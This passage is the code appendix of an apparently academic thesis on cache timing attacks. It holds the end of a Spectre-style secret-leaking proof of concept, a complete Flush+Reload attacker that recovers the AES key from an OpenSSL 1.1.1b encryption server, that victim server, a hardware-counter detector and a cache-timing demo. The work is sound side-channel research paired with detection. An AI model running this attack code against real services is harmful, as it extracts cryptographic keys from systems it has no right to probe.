81    for(z = 0; z < ASCII; z++){
82        resultado[z] = 0;
```

```
83      }
84  }
85
86  int mejor(int resultado[ASCII]){
87    int mejor = 0, val = 0, z;
88    for(z = 0; z < ASCII; z++){
89        if(mejor <= resultado[z]){
90          mejor = resultado[z];
91          val = z;
92        }
93      }
94      return val;
95  }
96  //------------------------------------------------------------------------------
97  int main(){
98    int resultado[ASCII];
99
100   int i, val[size_clave];
101   float correcto = 0;
102   int num = 10;
103   for (int n = 0; n < num; n++){
104     for(i = 0; i < size_clave; i++){
105       printf("La posición accedida es : ");
106
107       inicializarResultados(resultado);
108       for(int z = 0; z < VAL_PRUEBAS; z++){
109         flushFunction();
110         entrenamiento();
111
112         size_t ataque = (size_t)(clave-(char*)array) + i;
113
114         _mm_clflush(&size_array);
115         flushFunction();
116
117         victima(ataque);
118         reloadFunction(resultado);
119       }
120       val[i] = mejor(resultado);
121       printf("%u , que corresponde con el caracter: '%c'\n", val[i], val[i])
      ;
122       printf("%c, %f\n", (char)val[i], correcto);
123       if((char)val[i] == clave[i]){
124         correcto++;
125       }
126     }
127   }
128   printf("\n-------------------------\n%f de aciertos\n", (correcto / (num *
      size_clave)) * 100);
129   return 0;
130 }
```

Anexo C

Código: Atacante, víctima y detector

Código C.1: Fichero de parámetros

```
#ifndef CONST_H
#define CONST_H

//TAM corresponde al tamaño de la clave en bytes (ejemplo:16)
#define TAM 16
#define TAM4 (TAM / 4)

//BITS_CLAVE corresponde al tamaño de la clave en bits (ejemplo:128)
#define BITS_CLAVE (TAM*8)

//Numero de chars
#define CHARS 256

//Numero de tablas AES
#define NUM_TABLAS 4

//Caracteristicas de la L3
#define TAM_BLOQUE 64
#define ELEMS_POR_LINEA 16

//Ruta en la que se encuentra la librería
#define RUTA_LIBRERIA "/opt/openssl/1.1.1b/lib/libcrypto.so.1.1"

//Libreria 1.1.1b (posiciones utilizadas para las pruebas)
#define DESP_TE0 0x1ba040;
#define DESP_TE1 0x1b9940;
#define DESP_TE2 0x1b9680;
#define DESP_TE3 0x1b9140;


//Definiremos DEBUG cuando queramos durante la ejecución que se
//muestre información extra de lo que se esta haciendo
//#define DEBUG

```

```
35 //Definiremos EXPORT_RES cuando queramos exportar las gráficas
36 //del atacante con los resultados de los chars
37 //#define EXPORT_RES
38
39 //Constantes de tiempo
40 #define T_NANOS 1
41 #define T_MICROS 1000
42 #define T_MILIS 1000000
43 #define T_SEG 1000000000
44
45 #endif
```

Código C.2: Código fuente del servidor

```
1  // Bibliotecas de entrada/salida y del sistema
2  #include <stdlib.h>
3  #include <stdio.h>
4  #include <string.h>
5  #include <unistd.h>
6
7  // Bibliotecas usadas para la construcción del socket
8  #include <sys/types.h>
9  #include <sys/socket.h>
10 #include <netinet/in.h>
11 #include <netdb.h>
12
13 // Librería para el encriptado
14 #include <openssl/aes.h>
15
16 //Utilidades y parámetros
17 #include "utilidades.h"
18 #include "parametros.h"
19
20 // Variable con el número de puerto
21 // Programa principal
22 int main(int argc, char* argv[]){
23   //Obtenemos los valores que vienen como parámetros
24   struct resulparam parametros;
25   int puerto;
26   unsigned char clave[TAM];
27   inicializarResulParam(&parametros);
28   getOperandos(argc, argv, &parametros);
29   if(parametros.puerto != -1){
30     puerto = parametros.puerto;
31     printf("Puerto: %d\n", puerto);
32   }else{
33     printf("No se ha introducido el numero puerto\n");
34     exit(EXIT_FAILURE);
35   }
36   if((strcmp((char *)parametros.clave, "") != 0) && ((int)strlen((char *)
     parametros.clave) == TAM)){
37         strcpy((char *)clave, (char *) parametros.clave);
```

```
38  }else{
39    printf("La clave introducida no tiene el tamaño deseado\n");
40    printf("Tiene %d caracteres y tendría que tener %ld caracteres\n", TAM,
      strlen((char *) parametros.clave));
41    printf("%d\n", strcmp((char *)parametros.clave, ""));
42    exit(EXIT_FAILURE);
43  }
44
45  // Creamos una variable para el socket (s), y una temporal
46  // para los fallos devueltos por las funciones
47  int s, tmp;
48
49  // Estructuras para las direcciones de los sockets
50  struct sockaddr_in s_direccion_servidor, s_direccion_cliente;
51
52  printf("La clave del servidor es: %.16s\n", clave);
53
54  // Creamos un socket
55  s = socket(AF_INET, SOCK_DGRAM, 0);
56  if(s == -1){
57    printf("Error en la creación del socket.\n");
58    exit(-1);
59  }
60
61  // Asignamos un socket a un puerto
62  s_direccion_servidor.sin_family = AF_INET;
63  s_direccion_servidor.sin_port = htons(puerto);
64  s_direccion_servidor.sin_addr.s_addr = htonl(INADDR_ANY);
65
66  tmp = bind(s, (struct sockaddr *) &s_direccion_servidor, sizeof(
      s_direccion_servidor));
67  if(tmp == -1){
68    printf("Error al hacer el bind.\n");
69    exit(-1);
70  }
71
72  //Buffer en el que almacenaremos el texto
73  unsigned char texto[TAM];
74  unsigned char texto_encriptado[TAM];
75
76  // Estructura en la que se almacenarán los datos del emisor del mensaje
77  struct hostent * datos_emisor;
78
79  // Estructuras del proceso de encriptado
80  AES_KEY clave_expandida;
81
82  // Calculamos las claves de ronda que usará el servidor para encriptar
83  AES_set_encrypt_key(clave, BITS_CLAVE, &clave_expandida);
84
85  // Bucle de escucha-encriptado-respuesta
86
```

```
87    int a = 1;
88    printf("Esperando solicitudes de encriptado...\n");
89    while(a == 1){
90      socklen_t len_cliente = sizeof(s_direccion_cliente);
91
92      tmp = recvfrom(s, texto, TAM, 0, (struct sockaddr *) &s_direccion_cliente
        , &len_cliente);
93      if(tmp == -1){
94        printf("Error en la recepción del mensaje.\n");
95      }else{
96        // Procesamos el mensaje recibido y los datos del remitente
97        datos_emisor = gethostbyaddr((const char *) &s_direccion_cliente.
      sin_addr.s_addr, sizeof(s_direccion_cliente.sin_addr.s_addr), AF_INET);
98        if(datos_emisor == NULL){
99          printf("Error al procesar el emisor del mensaje recibido.\n");
100       }else{
101 #ifdef DEBUG
102         printf("Mensaje recibido de %s\n", datos_emisor->h_name);
103
104 #endif
105         // Realizamos el encriptado y se lo enviamos
106 #ifdef DEBUG
107         printf("Encriptando...\n");
108 #endif
109         AES_encrypt(texto, texto_encriptado, &clave_expandida);
110 #ifdef DEBUG
111         printf("Respondiendo encriptado...\n");
112 #endif
113         tmp = sendto(s, texto_encriptado, TAM, 0, (struct sockaddr *) &
      s_direccion_cliente, len_cliente);
114 #ifdef DEBUG
115         printf("Enviados %d bytes\n", tmp);
116         printf("Encriptado respondido.\n");
117 #endif
118       }
119     }
120   }
121   close(s);
122   return 0;
123 }
```

Código C.3: Cabecera del atacante

```
1  #ifndef ATAC_H
2  #define ATAC_H
3
4  #include <stdint.h>
5
6  //Las siguientes tablas han sido extraidas del código fuente de la librería
       openssl
7  static const uint32_t Te0[256] = {
8      0xc66363a5U, 0xf87c7c84U, 0xee777799U, 0xf67b7b8dU,
```

```
    ...
    0x7bb0b0cbU, 0xa85454fcU, 0x6dbbbbd6U, 0x2c16163aU,
};
static const uint32_t Te1[256] = {
    0xa5c66363U, 0x84f87c7cU, 0x99ee7777U, 0x8df67b7bU,
    ...
    0xcb7bb0b0U, 0xfca85454U, 0xd66dbbbbU, 0x3a2c1616U,
};
static const uint32_t Te2[256] = {
    0x63a5c663U, 0x7c84f87cU, 0x7799ee77U, 0x7b8df67bU,
    ...
    0xb0cb7bb0U, 0x54fca854U, 0xbbd66dbbU, 0x163a2c16U,
};
static const uint32_t Te3[256] = {
    0x6363a5c6U, 0x7c7c84f8U, 0x777799eeU, 0x7b7b8df6U,
    ...
    0xb0b0cb7bU, 0x5454fca8U, 0xbbbbd66dU, 0x16163a2cU,
};

static const unsigned int rcon[] = {
    0x01000000, 0x02000000, 0x04000000, 0x08000000,
    0x10000000, 0x20000000, 0x40000000, 0x80000000,
    0x1B000000, 0x36000000, /* for 128-bit blocks, Rijndael never uses more
   than 10 rcon values */
};

void flushFunction(char * p);

int reloadFunction(char * p, int cota);

#endif
```

Código C.4: Código fuente del atacante

```

//Inclusión de su cabecera
#include "atacante.h"

// Bibliotecas de entrada/salida y del sistema
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <time.h>

// Bibliotecas usadas para la construcción del socket
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h>
#include <arpa/inet.h>

// Librerías para el encriptado
```

```
#include <openssl/aes.h>

// Bibliotecas para la gestión de memoria y ficheros
#include <sys/mman.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <unistd.h>
#include <emmintrin.h>
#include <x86intrin.h> //__rdtscp

//Utilidades y parámetros
#include "utilidades.h"
#include "parametros.h"

// Ubicación de la librería y nombre de esta
char dir_libreria[] = RUTA_LIBRERIA;

// Desplazamientos de las tablas con respecto al inicio de la librería
int desp_te0 = DESP_TE0;
int desp_te1 = DESP_TE1;
int desp_te2 = DESP_TE2;
int desp_te3 = DESP_TE3;

//Función flush
void flushFunction(char * p){
  asm volatile ("clflush 0(%0)\n"::"c"(p):"rax");
}

//Funcion reload
int reloadFunction(char * p, int cota){
  unsigned long long a, d;
  register uint64_t tiempo;

  asm volatile ("mfence");
  asm volatile ("rdtsc" : "=a" (a), "=d" (d));
  a = (d<<32) | a;
  asm volatile ("mfence");
  tiempo = a;

  //Accedemos al elemento calculando el tiempo de acceso.
  asm volatile ("movq (%0), %%rax\n":: "c" (p): "rax");

  asm volatile ("mfence");
  asm volatile ("rdtsc" : "=a" (a), "=d" (d));
  a = (d<<32) | a;
  asm volatile ("mfence");
  tiempo = a - tiempo;

  if(tiempo <= cota){
    return 1;
  }
```

```
70    return 0;
71  }
72
73  // Programa principal
74  int main(int argc, char* argv[]){
75    struct resulparam parametros;
76
77    srand(time(NULL));
78
79    // ---------------------------------------------------------------
80    //Obtenemos los operandos pasados como parámetros
81    // ---------------------------------------------------------------
82    inicializarResulParam(&parametros);
83    getOperandos(argc, argv, &parametros);
84    if(parametros.puerto != -1){
85      printf("Puerto: %d\n", parametros.puerto);
86    }else{
87      printf("No se ha introducido el numero puerto\n");
88      exit(EXIT_FAILURE);
89    }
90    if(parametros.num_encriptaciones != -1){
91      printf("Numero encriptaciones: %d\n", parametros.num_encriptaciones);
92    }else{
93      printf("No se ha introducido el numero de encriptaciones\n");
94      exit(EXIT_FAILURE);
95    }
96    if(parametros.cota != -1){
97      printf("Cota: %d\n", parametros.cota);
98    }else{
99      printf("No se ha introducido la cota de fallos de cache L3\n");
100     exit(EXIT_FAILURE);
101   }
102   if(strcmp((char *)parametros.ip, "") != 0){
103     printf("Ip: %s\n", parametros.ip);
104   }else{
105     printf("No se han introducido la ip de la victima\n");
106     exit(EXIT_FAILURE);
107   }
108   if(parametros.separacion_paquetes != -1){
109     printf("Intervalo separacion paquetes: %d\n", parametros.
      separacion_paquetes);
110   }else{
111     printf("No se ha introducido la separación entre paquetes\n");
112     exit(EXIT_FAILURE);
113   }
114   if(parametros.tam_paquetes != -1){
115     printf("Tamaño paquetes: %d\n", parametros.tam_paquetes);
116   }else{
117     printf("No se ha introducido el tamaño de los paquetes\n");
118     exit(EXIT_FAILURE);
119   }
```

```
120
121
122  /* Vamos a calcular las direcciones de las tablas que se van a
123  *  utilizar como medio compartido a espiar.
124  * Para ello volcaremos en memoria el archivo correspondiente a
125  * la biblioteca, de tal forma que obtendremos la direccion virtual
126  * donde esta la biblioteca dinamica en el espacio de memoria del
127  * proceso (mecanismo copy-on-write hace que no se repita), si no lo
128  * crea la proyección en el espacio de memoria virtual del proceso.
129  */
130
131
132  // ------------------------------------------------------------------
133  // ------------------------------------------------------------------
134  int descriptor_fichero_lib = open(dir_libreria, O_RDONLY);
135  if(descriptor_fichero_lib == -1){
136    printf("Error al abrir la biblioteca como un fichero.\n");
137    exit(EXIT_FAILURE);
138  }
139
140  /* Una vez abierta la biblioteca como fichero procedemos a proyectarla.
141  * Para ello necesitamos calcular su tamaño.
142  */
143  size_t tam_libreria = lseek(descriptor_fichero_lib, 0, SEEK_END);
144  if(tam_libreria == -1){
145    printf("Error al cargar el tamaño de la libreria.\n");
146    exit(EXIT_FAILURE);
147  }
148
149  char * dir_ini_libreria = (char *) mmap(0, tam_libreria, PROT_READ,
       MAP_SHARED, descriptor_fichero_lib, 0);
150  if(dir_ini_libreria == (void *) -1){
151    printf("Error al mapear la libreria en memoria.");
152    exit(EXIT_FAILURE);
153  }
154
155  char * Te[] = {dir_ini_libreria + desp_te0, dir_ini_libreria + desp_te1,
       dir_ini_libreria + desp_te2, dir_ini_libreria + desp_te3};
156
157  // ------------------------------------------------------------------
158  // ------------------------------------------------------------------
159
160  // Arrancamos el socket por el que se realizaran los envios
161  struct sockaddr_in s_direccion_servidor;
162  socklen_t len_servidor;
163  int s = socket(AF_INET, SOCK_DGRAM, 0);
164  if(s == -1){
165      printf("Error en la creación del socket.\n");
166      exit(EXIT_FAILURE);
167  }
168  // Asignamos un socket a un puerto
```

```
169   s_direccion_servidor.sin_family = AF_INET;
170   s_direccion_servidor.sin_port = htons(parametros.puerto);
171   inet_aton((char *) parametros.ip, &s_direccion_servidor.sin_addr);
172
173   // ------------------------------------------------------------------
174   // ------------------------------------------------------------------
175   // Procedemos a la ejecucion del algoritmo para la recogida de informacion
176   int i, j, n;
177
178   // Variables para almacenar el texto
179   char mensaje[TAM];
180
181   printf("Extrayendo datos...\n");
182
183   // Array en el que almacenaremos los textos cifrados
184   char ** S;
185   S = mallocBidimRetChar(parametros.num_encriptaciones, TAM);
186 #ifdef DEBUG
187   fprintf(stderr, "Variable S creada\n");
188 #endif
189
190   //Array en el que almacenaremos los resultados de la funcion reload
191   int ** X;
192   X = mallocBidimRetInt(NUM_TABLAS, parametros.num_encriptaciones);
193 #ifdef DEBUG
194   fprintf(stderr, "Variable X creada\n");
195 #endif
196
197   //Forzamos la deduplicacion realizando varioas encriptaciones
198   for(i = 0; i < parametros.num_encriptaciones / 10; i++){
199     for(j = 0; j < NUM_TABLAS; j++){
200       flushFunction(Te[j]);
201     }
202 #ifdef DEBUG
203     fprintf(stderr, "Flush realizado deduplicacion\n");
204 #endif
205     for(j = 0; j < TAM; j++){
206       mensaje[j] = rand() % 256;
207     }
208       sendto(s, mensaje, TAM, MSG_CONFIRM, (const struct sockaddr *) &
    s_direccion_servidor, sizeof(s_direccion_servidor));
209 #ifdef DEBUG
210     fprintf(stderr, "Envio deduplicacion realizado\n");
211 #endif
212       n = recvfrom(s, S[i], TAM, MSG_WAITALL, (struct sockaddr *) &
    s_direccion_servidor, &len_servidor);
213 #ifdef DEBUG
214     fprintf(stderr, "Recepcion deduplicacion realizada\n");
215 #endif
216       for(j = 0; j < NUM_TABLAS; j++){
217       X[j][i] = reloadFunction(Te[j], parametros.cota);
```

```
218     }
219 #ifdef DEBUG
220     fprintf(stderr, "Reload deduplicacion realizado\n");
221 #endif
222 
223   }
224 
225   struct timespec tim, tim2;
226   tim.tv_sec = parametros.separacion_paquetes / T_SEG;
227   tim.tv_nsec = parametros.separacion_paquetes %T_SEG;
228   //Comenzamos con las encriptaciones ya con la deduplicacion realizada
229   for(i = 0; i < parametros.num_encriptaciones; i++){
230     if(i %parametros.tam_paquetes == 0){
231       nanosleep(&tim, &tim2);
232     }
233 
234     // Borramos las tablas de la cache
235     for(j = 0; j < NUM_TABLAS; j++){
236       flushFunction(Te[j]);
237     }
238 
239     // Creamos un mensaje aleatorio
240     for(j = 0; j < TAM; j++){
241       mensaje[j] = rand() %256;
242     }
243 
244     // Encriptamos un texto usando el servidor
245 
246     //printf("Enviado mensaje al servidor de encriptado.\n");
247       sendto(s, mensaje, TAM, MSG_CONFIRM, (const struct sockaddr *) &
    s_direccion_servidor, sizeof(s_direccion_servidor));
248 #ifdef DEBUG
249     fprintf(stderr, "Envio realizado\n");
250 #endif
251       n = recvfrom(s, S[i], TAM, MSG_WAITALL, (struct sockaddr *) &
    s_direccion_servidor, &len_servidor);
252 #ifdef DEBUG
253     fprintf(stderr, "Reload realizado\n");
254 #endif
255       // Comprobamos los tiempos de carga
256       for(j = 0; j < NUM_TABLAS; j++){
257       X[j][i] = reloadFunction(Te[j], parametros.cota);
258     }
259 
260     if(n != TAM){
261         printf("No se ha recibido el texto encriptado al completo.\n");
262       }
263 
264   }
265 
266   // Anotamos en un array el numero encriptaciones en las que acabar el
```

```
    algoritmo no
267   // estaba la tabla i-esima
268   int count;
269   for (i = 0; i < TAM4; i++){
270     count = 0;
271     for (j = 0; j < parametros.num_encriptaciones; j++){
272       if(X[i][j] == 0){
273         count++;
274       }
275     }
276     printf("La tabla Te%d no ha sido accedida %d veces del total
      encriptadas\n", i, count);
277   }
278   printf("\n");
279
280   close(s);
281
282   // ---------------------------------------------------------------
283   // ---------------------------------------------------------------
284   printf("Datos extraidos, calculando la última clave de ronda.\n");
285   /*Procedemos a obtener la última clave de ronda con los
286   * datos recogidos en el algoritmo anterior. El algoritmo descarta
287   * los valores posibles que puedan venir de caracteres que provienen de
      claves en las que no se ha accedido en la última ronda.
288   */
289
290   //Array con las claves candidatas
291   unsigned int CK_ultima_ronda[TAM4][TAM4][CHARS];
292
293   int l, t;
294
295   // Inicializamos la matriz de candidatos
296   for (i = 0; i < TAM4; i++){
297     for (j = 0; j < TAM4; j++){
298       for (l = 0; l < CHARS; l++){
299         CK_ultima_ronda[i][j][l] = 0;
300       }
301     }
302   }
303 #ifdef DEBUG
304     fprintf(stderr, "Matriz de candidatos inicializada\n");
305 #endif
306
307   // Algoritmo de descarte de caracteres
308   for (t = 0; t < parametros.num_encriptaciones; t++){
309     for(i = 0; i < TAM4; i++){
310       if(X[(i + 2) % 4][t] == 0){
311         for(j = 0; j < TAM4; j++){
312             for(l = 0; l < ELEMS_POR_LINEA; l++){
313               CK_ultima_ronda[i][j][255 & (unsigned int) (S[t][4 * j + i] ^
    *(Te[(i + 2) % 4] + (4 * l + 4 - i)))]++;
```

```
314                 // 4-i debido a little endian
315               }
316             }
317           }
318         }
319       }
320
321 #ifdef DEBUG
322     fprintf(stderr, "Matriz de candidatos rellenada\n");
323 #endif
324
325
326
327 //-------------------------------------------------------------------------
328 #ifdef EXPORT_RES
329   int fd;
330   if((fd = open("./resultados.py", O_RDWR | O_APPEND | O_CREAT, 0777)) == -1)
       {
331     printf("Errror al abrir archivo resultados.py\n");
332   }
333
334   //IMPRIMIR LOS VALORES DE DESCARTE DE CK y genera graficas si esta DEBUG
       definido
335   dprintf(fd, "import numpy as np\nimport matplotlib.pyplot as plt\n\n");
336   dprintf(fd, "x= np.linspace(0, 256, 256)\n");
337   //Para cada posicion de la clave de ultima ronda
338   //char lista[1000000] = "";
339   char * lista = malloc(1000000 * sizeof(char));
340   lista[0] = 0x0;
341   for(i = 0; i < TAM4; i++){
342         dprintf(fd, "f%d = plt.figure(%d)\n", i, i+1);
343     for(j = 0; j < TAM4; j++){
344       for (t = 0; t < CHARS; t++){
345         if(t != 0){
346           appendComa(lista);
347         }
348         append(lista, CK_ultima_ronda[i][j][t]);
349       }
350             dprintf(fd, "plt.subplot(2,2,%d)\n", j+1);
351       dprintf(fd, "y = [%s]\n", lista);
352       dprintf(fd, "plt.plot(x,y)\n");
353       lista[0] = '\0';
354     }
355         dprintf(fd, "f%d.canvas.set_window_title('Fila %d (asociada a Te%d
       )')\n", i, i, (i+2)%4);
356         dprintf(fd, "f%d.show()\n", i);
357   }
358     dprintf(fd, "input()\n");
359     close(fd);
360     free(lista);
361     lista = NULL;
```

```
362     #ifdef DEBUG
363       printf("Datos exportados\n");
364     #endif
365 #endif
366 
367   // ------------------------------------------------------------------
368     unsigned int CK11[TAM4][TAM4];
369     //IMPRIMIR RESULTADOS DEL MINIMO
370     unsigned int pos, rep;
371     for(i = 0; i < TAM4; i++){
372       for(j = 0; j < TAM4; j++){
373         pos = 0;
374         rep = 0;
375         for(l = 1;  l < CHARS; l++){
376           if(CK_ultima_ronda[i][j][l] < CK_ultima_ronda[i][j][pos]){
377             pos = l;
378             rep = 0;
379           }else if(CK_ultima_ronda[i][j][l] == CK_ultima_ronda[i][j][pos]){
380             rep++;
381           }
382         }
383         printf("Para el byte K_10(%d, %d), el valor mas recomendable es :
    %02x, correspondiente al numero: %d, y hay %d repeticiones\n", i, j, 255
    & (unsigned int) pos, pos, rep);
384         CK11[i][j] = pos;
385       }
386     }
387 
388 #ifdef DEBUG
389     fprintf(stderr, "Calculamos la clave\n");
390 #endif
391     //Situamos la clave por columnas para facilitar las operaciones binarias
392     uint32_t CK[TAM];
393     for(i = 0; i < TAM4; i++){
394       CK[i] = (CK11[0][i] << 24) ^ (CK11[1][i] << 16) ^ (CK11[2][i] << 8) ^ (
    CK11[3][i]);
395     }
396 
397     for(i = 9; i >= 0; i--){
398       CK[3] = CK[3] ^ CK[2];
399       CK[2] = CK[2] ^ CK[1];
400       CK[1] = CK[1] ^ CK[0];
401       CK[0] = CK[0] ^ (Te2[(CK[3] >> 16) & 0xff] & 0xff000000) ^
402                 (Te3[(CK[3] >>  8) & 0xff] & 0x00ff0000) ^
403                 (Te0[(CK[3]      ) & 0xff] & 0x0000ff00) ^
404                 (Te1[(CK[3] >> 24)       ] & 0x000000ff) ^
405                 rcon[i];
406     }
407 
408     unsigned int K[TAM4][TAM4];
409     for(i = 0; i < TAM4; i++){
```

```
410         for(j = 0; j < TAM4; j++){
411           K[i][j] = (CK[j] >> (TAM4 - 1 - i) * 8) & 0xff;
412         }
413       }
414
415       printf("\nClave: %c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c\n",
416         K[0][0], K[1][0], K[2][0], K[3][0], K[0][1], K[1][1], K[2][1], K[3][1],
417               K[0][2], K[1][2], K[2][2], K[3][2], K[0][3], K[1][3], K[2][3], K
      [3][3]);
418
419
420     // ------------------------------------------------------------------
421
422     //Liberamos la memoria de los arrays dinamicos utilizados
423     freeBidimChar(S, parametros.num_encriptaciones);
424     freeBidimInt(X, NUM_TABLAS);
425
426       munmap(dir_ini_libreria, tam_libreria);
427       close(descriptor_fichero_lib);
428     return 0;
429 }
```

Código C.5: Código fuente del detector

```
1  #include <stdio.h>
2  #include <stdlib.h>
3  #include <unistd.h>
4  #include <time.h>
5  #include <signal.h>
6  #include <sys/types.h>
7  #include <papi.h>
8  #include "parametros.h"
9
10 //Parámetros PAPI
11 #define NUM_EVENTOS 2
12 int eventos[NUM_EVENTOS] = {PAPI_L3_TCM, PAPI_LD_INS};
13
14 //Variable de terminación del bucle principal
15 int ejecucion = 1;
16
17 //Manejador de interrupción
18 void sig_handler(int val){
19     if (val == SIGUSR1){
20         ejecucion = 0;
21         fprintf(stderr,"Señal de terminación recibida\n");
22     }
23 }
24
25 int main( int argc, char * argv[]) {
26     //argv[1] = pid de la victima
27     //argv[2] = ruta del fichero de salida
28     //argv[3] = granularidad del detector en nanosegundos
```

```
29      int aux;
30      int EventSet = PAPI_NULL;
31
32      struct timespec tim, tim2;
33      tim.tv_sec = atoi(argv[3]) / T_SEG;
34      tim.tv_nsec = atoi(argv[3]) %T_SEG;
35
36  #ifdef DEBUG
37      printf("Detector inicializado = %d\n",getpid());
38      printf("pid detector = %d\n",getpid());
39  #endif
40
41      //Añadimos el manejador
42      if (signal(SIGUSR1, sig_handler) == SIG_ERR)
43          printf("No se ha podido añadir el manejador SIGUSR1\n");
44
45  #ifdef DEBUG
46      printf("Manejador de SIGUSR1 añadido\n");
47  #endif
48
49      int pid_victima = 0;
50      if(argc > 1){
51         pid_victima = atoi(argv[1]);
52      }else{
53          printf("Introduzca el pid\n");
54          exit(EXIT_FAILURE);
55      }
56
57      //Inicializamos la librería papi
58      if((aux = PAPI_library_init(PAPI_VER_CURRENT)) != PAPI_VER_CURRENT){
59          printf("Error al inicializar la librería papi\n");
60          exit(EXIT_FAILURE);
61      }
62
63  #ifdef DEBUG
64      printf("Librería papi inicializada\n");
65  #endif
66
67      //Establecemos el dominio
68      if((aux = PAPI_set_domain(PAPI_DOM_ALL)) != PAPI_OK){
69          printf("Error al establecer el dominio\n");
70          exit(EXIT_FAILURE);
71      }
72
73  #ifdef DEBUG
74      printf("Dominio establecido\n");
75  #endif
76
77      if((aux = PAPI_create_eventset(&EventSet)) != PAPI_OK){
78          printf("Error al crear el eventset\n");
79          exit(EXIT_FAILURE);
```

```
80      }
81
82  #ifdef DEBUG
83      printf("Eventset creado\n");
84  #endif
85
86      int i;
87      for(i = 0; i < NUM_EVENTOS; i++){
88          aux = PAPI_add_event(EventSet, eventos[i]);
89          if ( aux != PAPI_OK ) {
90              printf("Error al añadir un contador: %d\n", i);
91              exit(EXIT_FAILURE);
92          }
93      }
94
95  #ifdef DEBUG
96      printf("Contadores añadidos al eventset\n");
97  #endif
98
99      aux = PAPI_attach( EventSet, ( unsigned long ) pid_victima );
100     if ( aux != PAPI_OK ){
101         printf("Error al hacer el attach del eventset al proceso de pid %d\n
        ", pid_victima);
102         exit(EXIT_FAILURE);
103     }
104
105 #ifdef DEBUG
106     printf("Eventset ligado al pid %d\n", pid_victima);
107 #endif
108
109     //Iniciamos los contadores
110     if((aux = PAPI_start(EventSet)) != PAPI_OK){
111         printf("Iniciamos los contadores\n");
112         exit(EXIT_FAILURE);
113     }
114
115 #ifdef DEBUG
116     printf("Contadores iniciados\n");
117 #endif
118
119     if(argc < 2){
120         printf("Añada path del fichero de destino\n");
121         exit(EXIT_FAILURE);
122     }
123
124 #ifdef DEBUG
125     printf("Ruta del fichero de salida: %s\n", argv[2]);
126 #endif
127
128     FILE * out = fopen(argv[2], "w+");
129     if(out == NULL){
```

```
130   printf("Error al abrir el fichero\n");
131   exit(EXIT_FAILURE);
132     }
133
134 #ifdef DEBUG
135     printf("fichero abierto para escritura de los resultados\n");
136 #endif
137
138     long long valores[NUM_EVENTOS];
139
140 #ifdef DEBUG
141     printf("Monitor inicializado\n");
142 #endif
143
144   while (ejecucion){
145           for(i = 0; i < NUM_EVENTOS; i++){
146               valores[i] = 0;
147           }
148
149           if((aux = PAPI_accum(EventSet, valores)) != PAPI_OK){
150                 printf("Error al llamar a PAPI_accum\n");
151           }
152
153           for(i = 0; i < NUM_EVENTOS; i++){
154               fprintf(out,"%lld ",valores[i]);
155           }
156           fprintf(out,"\n");
157           fflush(out);
158
159           aux = nanosleep(&tim, &tim2);
160   }
161
162 #ifdef DEBUG
163     printf("Monitorización finalizada\n");
164 #endif
165
166   if((aux = PAPI_stop(EventSet, valores)) != PAPI_OK)
167     printf("Error al parar los contadores\n");
168
169     fclose(out);
170
171   exit(EXIT_SUCCESS);
172 }
```

Anexo D

Código: Número de ciclos de acceso con y sin fallos de cache

Código D.1: Programa de cálculo de ciclos de acceso a distintos elementos de un array que se encuentran o no en memoria cache

```
#include <stdint.h>
#include <stdio.h>
#include <emmintrin.h>
#include <x86intrin.h>

#define TAM  128

int num_repeticiones = 1000;
char array[10*TAM];

void maccess(void* p)
{
  asm volatile ("movq (%0), %%rax\n"
    :
    : "c" (p)
    : "rax");
}

int main(int argc, const char **argv){
  //Declaración de variables
  unsigned int junk = 0;
  register uint64_t time1, time2;
  volatile char *addr;
  int i, n;
  int ciclos[10];

  for(i = 0; i < 10; i++){
    ciclos[i] = 0;
  }

```

```
31    for(n = 0; n < num_repeticiones; n++){
32      //Inicializamos el array
33      for(i = 0; i < 10; i++){
34        array[i*TAM] = 1;
35      }
36      // Eliminamos el array de cache
37      for(i = 0; i < 10; i++){
38            _mm_clflush(&array[i*TAM]);
39      }
40      // Accedemos a alguno elementos del array para que de acierto
41        array[3*TAM] = 100;
42
43      for(i=0; i < 10; i++) {
44        addr = &array[i*TAM];
45        time1 = __rdtscp(&junk);
46        junk = *addr;
47        time2 = __rdtscp(&junk) - time1;
48        printf("%d repeticion -> Ciclos de acceso para array[%d*TAM]: %d CPU
      ciclos\n", n, i, (int)time2);
49        ciclos[i] += (int)time2;
50      }
51    }
52
53    printf("\n\nCiclos promedio de acceso a los elementos de un array tras %d
      repeticiones\n", num_repeticiones);
54    printf("
      ------------------------------------------------------------------------------\
      n");
55    for(i=0; i < 10;i++){
56      printf("Ciclos de acceso para array[%d*TAM]: %d CPU ciclos\n", i, ciclos
      [i]/num_repeticiones);
57    }
58    printf("
      ------------------------------------------------------------------------------\
      n");
59
60    return 0;
61  }
```

Bibliografía

[1] Intel® 64 and IA-32 Architectures Software Developer Manual: Vol 3.

[2] Specification for the advanced encryption standard (aes). Federal Information Processing Standards Publication 197, 2001.

[3] Christoforus Juan Benvenuto. Galois field in cryptography. 2012.

[4] Daniel J Bernstein. Cache-timing attacks on AES. Technical report, 2005.

[5] Arnab Kumar Biswas, Dipak Ghosal, and Shishir Nagaraja. A Survey of Timing Channels and Countermeasures. *ACM Computing Surveys*, 50(1):1–39, mar 2017.

[6] Joseph Bonneau and Ilya Mironov. Cache-collision timing attacks against aes. In *International Workshop on Cryptographic Hardware and Embedded Systems*, pages 201–215. Springer, 2006.

[7] Samira Briongos, Gorka Irazoqui, Pedro Malagón, and Thomas Eisenbarth. CacheShield: Detecting Cache Attacks through Self-Observation. *Codaspy*, pages 224–235, 2018.

[8] Samira Briongos, Pedro Malagón, Juan-Mariano de Goyeneche, and José Manuel Moya. Cache Misses and the Recovery of the Full AES 256 Key. *Applied Sciences*, 9(5):944, 2019.

[9] Claudio Canella, Jo Van Bulck, Michael Schwarz, Moritz Lipp, Benjamin von Berg, Philipp Ortner, Frank Piessens, Dmitry Evtyushkin, and Daniel Gruss. A Systematic Evaluation of Transient Execution Attacks and Defenses. *arXiv:1811.05441*, 2018.

[10] Jesús Carretero Pérez, Félix García Carballeira, Pedro De Miguel Anasagasti, and Fernando Pérez Costoya. *Sistemas operativos: una visión aplicada.* McGraW Hill, 2 edition, 2007.

[11] Marco Chiappetta, Erkay Savas, and Cemal Yilmaz. Real time detection of cache-based side-channel attacks using hardware performance counters. *Applied Soft Computing Journal*, 49:1162–1174, 2016.

